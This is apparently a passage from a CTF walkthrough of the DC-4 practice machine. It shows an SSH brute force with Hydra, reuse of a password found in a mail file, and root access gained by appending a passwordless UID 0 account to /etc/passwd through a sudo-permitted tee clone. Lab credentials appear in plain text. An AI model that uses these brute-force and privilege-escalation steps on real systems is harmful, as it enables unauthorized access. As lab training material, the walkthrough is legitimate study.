
Hydra –L user.txt -P old-passwords.bak 192.168.1.64 ssh

-L – means using the list of user name

-P – means using the the list of the password

We crack the user name and password of the target system

Jim - jibril04



Using the ssh tool we access the system using teh username jim and connect teh system on port 22

And we get the acces of it after checking the files in the system we see one file which name is

Test.sh

```
└─$ ssh jim@192.168.1.64
The authenticity of host '192.168.1.64 (192.168.1.64)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.64' (ED25519) to the list of known hosts.
jim@192.168.1.64's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ ls
backups  mbox  test.sh
```

After enumerating the system we get on file name which is jim

Which is in teh directory /var/mail

In that file we get password of the user charles .

```
jim@dc-4:~$ cd /var/mail
jim@dc-4:/var/mail$ ls
jim
jim@dc-4:/var/mail$ ls -la
total 12
drwxrwsr-x  2 root mail 4096 Apr  6  2019 .
drwxr-xr-x 12 root root 4096 Apr  5  2019 ..
-rw-rw----  1 jim  mail  715 Apr  6  2019 jim
jim@dc-4:/var/mail$ cat jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything go
es wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles
```

Using the password we get in the jim file we login as charles and the access of the charles User.

```
jim@dc-4:/var/mail$ su charles
Password:
charles@dc-4:/var/mail$ ls
jim
```

Using the command we check that the system the user has an root permission or not

It has root permission but for this we have to run the file which is teehee

```
charles@dc-4:/var/mail$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
```

We run the teehee file using the following command and put this in that file because we have the permission of the writing in that file

Command : sudo teehee -a /etc/passwd

```
charles@dc-4:/var/mail$ sudo teehee -a /etc/passwd
user::0:0:::/bin/bash
user::0:0:::/bin/bash
^C
charles@dc-4:/var/mail$ su user
root@dc-4:/var/mail#
```

Then we acces the root user using the following command

Su user and we get the acces of the root user . In root directory we get the root flag.txt

```
charles@dc-4:/var/mail$ su user
root@dc-4:/var/mail# cd /root
root@dc-4:/root# ls
flag.txt
root@dc-4:/root# cat flag.txt



888       888          888 888      8888888b.                           888 888 888 888
888   o   888          888 888      888  "Y88b                          888 888 888 888
888  d8b  888          888 888      888    888                          888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 888  888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:/root#
```

We successfully Hacked the Given Machine.

Conclusion

After using the Different types of attack we successfully hacked the

DC - 4 machine . we using different type of of attack like Directory Enemeration , active port scanning , privilge esculation .